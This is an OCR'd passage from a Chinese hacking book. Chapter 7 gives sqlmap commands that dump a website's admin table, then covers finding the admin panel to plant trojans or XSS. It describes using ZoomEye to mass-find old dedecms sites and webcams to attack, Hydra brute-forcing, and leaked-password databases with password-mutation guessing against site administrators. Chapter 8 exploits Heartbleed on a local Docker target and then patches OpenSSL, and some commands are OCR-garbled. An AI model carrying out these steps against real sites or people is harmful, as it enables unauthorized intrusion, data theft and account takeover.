

图 7-4　获取数据库名

本次注入只得到了一个数据库。使用 Sqlmap 继续注入，获取该数据库中的所有表名，执行命令：

```
    sqlmap.py -u www. Example.com/ info.php?id=88 --batch --dbms mysql -dbs -D
****_v10_20160327 --tables
```

执行结果如图 7-5 所示。

数据库内获取的表很多，这里只需要看标题为敏感词的表就可以了。继续使用 Sqlmap 注入，备份整个表的数据，执行命令：

```
    sqlmap.py -u "http://www. Example.com/info.php?id= 88" --batch -p id --dbms
mysql -D ******_v10_20160327 -T s_adminuser -dump
```

执行结果如图 7-6 所示。

图 7-5　获取库内表名



图 7-6　获取敏感数据

到这一步就可以了。数据库内包含的表格很多，如果全部下载下来也是有可能找到敏感数据或者间接线索的，所需的只是时间和耐心而已。

实际上 Sqlmap 还有一个非常值得注意的地方，使用--os-shell 参数，在某些条件满足的情况下可以直接获取操作系统的 shell。当然这个成功率非常低。

7.1.3 寻找后台

在表中找到了 admin 的用户名和密码后，就该找后台管理入口了。在后台扫描程序中，最出名的应该是御剑了。这个软件出现很早，一直流行到现在。除了使用简单先入为主之外，还因为它原理简单，没什么改进的空间了。

御剑的原理非常简单，就是将所有可能的路径放入字典中，然后一个个地发起连接进行测试。返回码是 200 的就说明该路径存在，否则说明不存在。有点类似于暴力破解。御剑在网络上的链接非常多，找个可靠的网站下载一个就可以了。下载完毕后杀毒几次，避免恶意病毒。御剑的使用非常方便，双击图标后，将需要扫描的网址填入地址栏，然后选择扫描的类型，单击“开始扫描”按钮即可，如图 7-7 所示。

图 7-7 御剑扫描后台

找到后台后，使用 Sqlmap 得到的用户名和密码就可以直接登录了。至于进入后台后，是备份上传木马，还是插入 XSS，或者其他的方法，那就看个人了。

注意：这个示例中并没有获取后台入口，只得到了 phpmyadmin 的接口。结果都一样，phpmyadmin 可以操作数据库，通过数据库又可以间接地操作系统。

御剑只能在 Windows 平台工作，好在 GitHub 上可以找到很多替代软件，打开 https://github.com，搜索 admin finder，然后单击右侧的 Python，将所有 Python 程序过滤出来，任选一款合适的即可。如果都不喜欢，也可以自行编写一款。

7.1.4　钟馗之眼——ZoomEye

网络上建站，页面代码没有多少人是一个字符一个字符自己敲出来的。大都是下载合适的模板（CMS），稍加修改后就可以使用了。同一个国家或者地区，使用的模板可能只有几十种。也就是说，一个网站发现漏洞，与这个网站使用同一个模板的网站也可能会有同样的漏洞。而寻找相同模板的站点，最方便的工具就是 ZoomEye——钟馗之眼了。

ZoomEye 正是一个检索网络空间节点的搜索引擎。通过后端的分布式爬虫引擎（无论谁家的搜索引擎都是这样的）对全球节点的分析，对每个节点所拥有的特征进行判别，从而获得设备类型、固件版本、分布地点、开放端口服务等信息。在某些方面，比大名鼎鼎的 Shodan（撒旦之眼）更加强大。使用 ZoomEye 可以轻松地获取同模板（CMS）的站点，获取大批的网站漏洞。

就以 dedecms 为例，找一个比较老的漏洞，dedecms 5.7 之前都有注入漏洞。这个漏洞已经很老了，但肯定还有漏网之鱼。打开 ZoomEye 的主页，在搜索框中输入 app:dedecms ver:5.7，单击 Explore 按钮，结果如图 7-8 所示。

然后根据网络上流行的 exp 一一测试就可以了。因为是老漏洞，所以成功率会比较低。当然，你也可以用最新的漏洞来测试。

网络上有段时间流行网络摄像头的弱密码漏洞。使用 ZoomEye 能很方便地搜索到特定的网络摄像头。打开 ZoomEye 主页，单击 Advanced Search 按钮，进入高级搜索，如图 7-9 所示。



图 7-8　搜索 dedecms



图 7-9　高级搜索

在搜索框中输入关键词，一般是网络摄像头的品牌，然后将 Device type is 的下拉框选择成 webcam。单击 Search 按钮，开始搜索，得到的结果如图 7-10 所示。



图 7-10　获取网络摄像头

然后用弱密码一一测试（或者使用 Hydra 进行暴力破解）。如果运气不错，花不了多少时间就可以搞定。

7.2　特定目标

对特定目标的攻击，每个人都有自己的一套方法（原理都差不多，只是利用方法的顺序不同）。而且对不同的网站有不同的方法，各种手段灵活运用才能有比较好的效果。

7.2.1 Nmap 扫描

个人以为，首先要做的是系统扫描。如果系统扫描没什么明显漏洞，下一步就该是端口扫描了。知己知彼，百战不殆。Nmap 的参数很多，如果是大规模的扫描，需要仔细挑选参数，但如果只是对单一目标的扫描，用一个-A 参数即足矣。挑选好指定目标后，打开 ConEmu，执行命令：

```
nmap -A www.example.com
```

执行结果如图 7-11 所示。



图 7-11 Nmap 扫描服务器

从图 7-11 中可以判断出服务器的操作系统、开放的端口及端口软件的版本。如果有可以暴力破解的端口，可以先上暴力破解。暴力破解只需要运行一个进程就可以了，不需要人工看护，非常方便。使用 Hydra 暴力破解 3389 端口和 22 端口。如果得到一个密码，后面也就不需要再做什么了。

7.2.2　搜索公开漏洞

在网络上搜索一下 OpenSSH 6.7 和 Apache 2.4.10，看有没有可利用的漏洞。如果有，则下载 exp 利用。

如果都不奏效（通常都不会奏效），那就只能从 80 端口入手了。进入目标网站后，先看网站根目录下的 robots.txt 文件（这里通常会有些线索），然后，在网站中寻找 CMS 的标签。

确定了 CMS 后，在网络上寻找公开的漏洞。在网络上漏洞发布还是很快的。如果管理员不那么勤快，那问题就很简单了，下载个 exp 就能解决。

7.2.3　社工库

如果利用公开的漏洞还是不能破解网站，还有一招，就只能针对管理员个人了。搜索该网站的一切有用信息，查询网站主机位置、负责人信息、创建时间、联系邮箱等，通常这些都是公开信息，很容易就能收集得到。然后再收集网站管理员的个人信息，同样是邮箱、电话等。

所有信息收集完毕后，使用搜索引擎对管理员或者负责人进行搜索，比如用户名、邮箱、网络发言等。一般来说，个人使用的用户名、密码、邮箱都是固定的那几个。找到了一个，就可以破解所有。

使用社工库神器，对管理员进行搜索。在网络还不那么安全的时代，黑客在网络上获取了很多的个人密码，并把这些密码做成了社工库，供网友查询。很少有人会专门跑到社工库去搜索自己的密码是否被暴露，所以，在这里有很大概率得到管理员的密码。即使网站管理员后来修改了密码，也没关系。一个人设置密码通常都是有联系的，比如之前设置的密码是 lx19820303，那么之后的密码就有很大概率是 lx820303 或者 lx198233。这个数字可能是生日，可能是纪念日，也可能是门牌号或者车牌号。在网络上得到管理员的信息越多，成功率就越大。

如果还不行，有黑客统计过国内使用最频繁的密码排名，可以截取排在前面的 100 个密码试试。

相对于网站，社工库对于个人用户的危害更大。在社工库最流行的时候，可能只需要一个人最基本的信息，比如姓名、籍贯所在地等，就可以完全地掌控个人用户的网络人生。知道一个人的姓名，通过公共搜索引擎就能得到被搜索人的邮箱、电话。通过社工库获取被搜索人的邮箱密码，再通过相似的邮箱名、密码碰撞其他的邮箱，可以根据邮箱里的联系人巧妙地拿到其他的信息。

7.2.4 防范秘籍

对 Nmap 的扫描并没有什么防范方法，得到的都是公开的信息。除非不提供服务，否则公开信息的泄露是不可避免的。唯一可做的是选择小众的服务软件或者修改服务软件的提示标题，给扫描者增加一些难度。

社工库的防范难度是比较高的，一个普通用户，再怎么注意安全，不上特殊网站，不接收非常见邮件，不打开非官网下载程序等，都有可能中招。社工库攻击并不会因为用户网络技术的高低和个人的细心程度而降低成功率。这并不取决于用户的专业程度，而几乎取决于运气。因为很少有人会对不同的网站设置不同的密码，即使设置了不同的密码也有联系。一般用户的网络密码，只要有一项被破解挖掘（比如常用网站密码泄露）就可能对整个网络安全造成影响。

防范方法，当然也有。参考间谍电影，可以设置多个假身份，设置非常复杂的密码，每隔 2 至 3 小时动态地修改密码。对于一般人而言，最适合的只有为不同网站设置不同的复杂密码和定期更换密码，但这样做又很难记住这些密码。这时可以选择密码管理软件，例如 1Password、Keepass、Gpass 等，个人认为 1Password 比较方便，适用于多个系统（包括移动系统 Android、iOS），1Password 如图 7-12 所示。

1Password 是收费软件，而且按版本收费，桌面版收一次移动版再收一次。如果非常注重网络安全，还是值得一试的，也可以用其他类似的软件替代。用 Excel 或者随身带个

笔记本管理密码也是可以的，重要的不是软件，而是原理和方法。

图 7-12　密码管理器 1Password

7.3　防范总结

不管是国内巨头 BAT，还是国外的 Google、MicroSoft、FaceBook……都不能保证自己万无一失（即使主站没问题，还有众多的分站），其他的中小型企业就更不用说了。这个不是硬件问题，也不是技术问题。只要是人在维护网站，必定会有漏洞。不管是针对哪个网站，只要认真地寻找、检测总会有机会。即使得不到控制权，也可能造成一定的破坏。

所以，我们想保护自己的网站，也要像黑客一样，查找并堵上这些漏洞。

第 8 招

利用 Python 监测漏洞

任何软件和系统都没法保证百分之百的安全。但当某个软件发现了漏洞，它就会影响众多的使用者。对于这种情况，我们只能常看相关的论坛，积极地打补丁修补，没有什么更好的办法应对。

8.1 Heart Bleed 漏洞

Heart Bleed 漏洞，又被称为心脏出血漏洞、心跳漏洞等。这项严重缺陷（CVE-2014-0160）的产生是由于未能在 memcpy()调用受害用户输入的内容作为长度参数之前正确进行边界检查。攻击者可以追踪 OpenSSL 所分配的 64KB 缓存，将超出必要范围的字节信息复制到缓存当中，再返回缓存内容，这样一来受害者的内存内容就会每次泄露 64KB。简单地说，这就是由 OpenSSL 缺陷造成的漏洞。

8.1.1 Heart Bleed 漏洞简介

OpenSSL 是 Open Secure Sockets Layer 的缩写，可以在 Internet 上提供秘密性传输。Netscape 公司在推出第一个 Web 浏览器的同时，提出了 SSL 协议标准。其目标是保证两

个应用间通信的保密性和可靠性，可在服务器端和用户端同时实现支持，它已经成为 Internet 上保密通信的工业标准。

在 Heart Bleed 爆发期间，全球有 2/3 的网站受到了影响，所有使用 OpenSSL 服务的网站都受到了威胁。

8.1.2　创建靶机

Heart Bleed 漏洞是 2014 年发现的漏洞，到如今在网络上已经很少能找到此类漏洞的网站了（毕竟 3 年不升级打补丁的网络管理员也很罕见），所以我们只能自己做靶机测试了。

我们使用 Docker 就能非常方便地创建一个 Heart Bleed 的 Docker 容器。在浏览器中打开 https://hub.docker.com/r/medicean/vulapps/tags/，可以找到 Heart Bleed 的 Docker 镜像，如图 8-1 所示。



图 8-1　Heart Bleed 的 Docker 镜像

这位贡献者为网友提供了众多的漏洞靶机镜像，可以任意下载练习。这里只取所需的 o_openssl_heartbleed 这个镜像，执行命令：

```
    docker pull medicean/vulap 注意：o_openssl_heartbleed
```

执行结果如图 8-2 所示。



图 8-2　docker 下载 HeartBleed 镜像

获取镜像后，使用 docker run 命令创建 Heart Bleed 容器，因为使用 OpenSSL 的是 HTTPS 服务，端口是 443，所以得把 443 端口映射到本机上。执行命令：

```
    docker run -d -name TestHeartBleed -p 80:80 -p 443:443 medicean/vulap 注意：
o_openssl_heartbleed
    docker ps
```

执行结果如图 8-3 所示。



图 8-3　创建 HeartBleed 靶机容器

现在已创建并激活了 Heart Bleed 靶机容器，可以开始测试了。

8.1.3　测试靶机

靶机准备完毕后，先来看下端口是否开放，该端口上是否存在 Heart Bleed 漏洞。使用 Nmap 扫描神器扫描靶机，前面章节曾提过，Nmap 自带的脚本文件可以用来检测漏洞。这里可以利用 Nmap 自带的 ssl-heartbleed 脚本检测注释是否带有 heartbleed 漏洞（如果需要确认，可以用 Nexpose 扫描获取详细的结果）。打开 ConEmu，执行命令：

```
nmap -sT -p 80,443 -n -open -script=ssl-heartbleed 127.0.0.1
```

执行结果如图 8-4 所示。

从图 8-4 中可以看出在 443 端口上确实存在 Heart Bleed 漏洞。Cve id 是 2014-0160。在浏览器中打开 https://www.exploit-db.com/search/，在 exploit-db 中搜索利用的程序，在搜索框中输入 2014-0160，然后单击 Search 按钮，结果如图 8-5 所示。



图 8-4　Nmap 扫描靶机



图 8-5　下载漏洞利用程序

上面的两个是 C 语言版本的利用程序，需要自己编译执行。下面两个是 Python 版本的，任意下载一种即可。下载完毕后执行命令：

```
python 32764.py 127.0.0.1
```

执行结果如图 8-6 所示。



图 8-6　利用漏洞获取数据

每执行一次可以获取 64KB 的数据，循环地执行下去，总有机会获取敏感数据，至于怎么从这 64KB 的数据中清理出有效数据，只需简单的筛选程序即可。

8.1.4　Heart Bleed 漏洞防范秘籍

Heart Bleed 漏洞归根结底就是 OpenSSL 造成的，因此要堵住这个漏洞，只需升级 OpenSSL 就可以了。在 Docker 中工具不全（Docker 镜像只提供了最基本的功能），这里在虚拟机中演示如何为 Heart Bleed 漏洞打补丁。

安装升级软件，可以用包管理器（apt-get、yum）安装，也可以直接下载编译安装。这里选择适用性更广泛的编译安装。首先下载最新版本的 OpenSSL，可以在 Github 上得到最新版本的 OpenSSL。进入系统，打开 Terminal（或者使用 Putty 远程连接到服务器），使用 root 权限执行命令：

```
git clone https://github.com/openssl/openssl.git
```

执行结果如图 8-7 所示。


root@kali: /opt
File Edit View Search Terminal Help
root@kali:/opt# openssl version
OpenSSL 1.0.2e 3 Dec 2015 (Library: OpenSSL 1.0.2k 26 Jan 2017)
root@kali:/opt# ls
eclipse-installer Teeth vmware-tools-distrib
root@kali:/opt# git clone https://github.com/openssl/openssl.git
Cloning into 'openssl'...
remote: Counting objects: 286748, done.
remote: Total 286748 (delta 0), reused 0 (delta 0), pack-reused 286748
Receiving objects: 100% (286748/286748), 132.15 MiB | 10.25 MiB/s, done.
Resolving deltas: 100% (200007/200007), done.
root@kali:/opt# ls
eclipse-installer openssl Teeth vmware-tools-distrib
root@kali:/opt#

图 8-7　Git OpenSSL

然后进入 openssl 文件夹编译安装 OpenSSL，执行命令：

```
cd openssl
./config
make
make install
```

执行结果如图 8-8 所示。



图 8-8　安装 OpenSSL

最后用新安装的 OpenSSL 替换旧版本的 OpenSSL，执行命令：

```
rm /usr/bin/openssl
ln -s /usr/local/bin/openssl /usr/bin/openssl
openssl version
```

执行结果如图 8-9 所示。



图 8-9　替换 OpenSSL

现在 OpenSSL 已替换完毕。Heart Bleed 漏洞打补丁完毕。

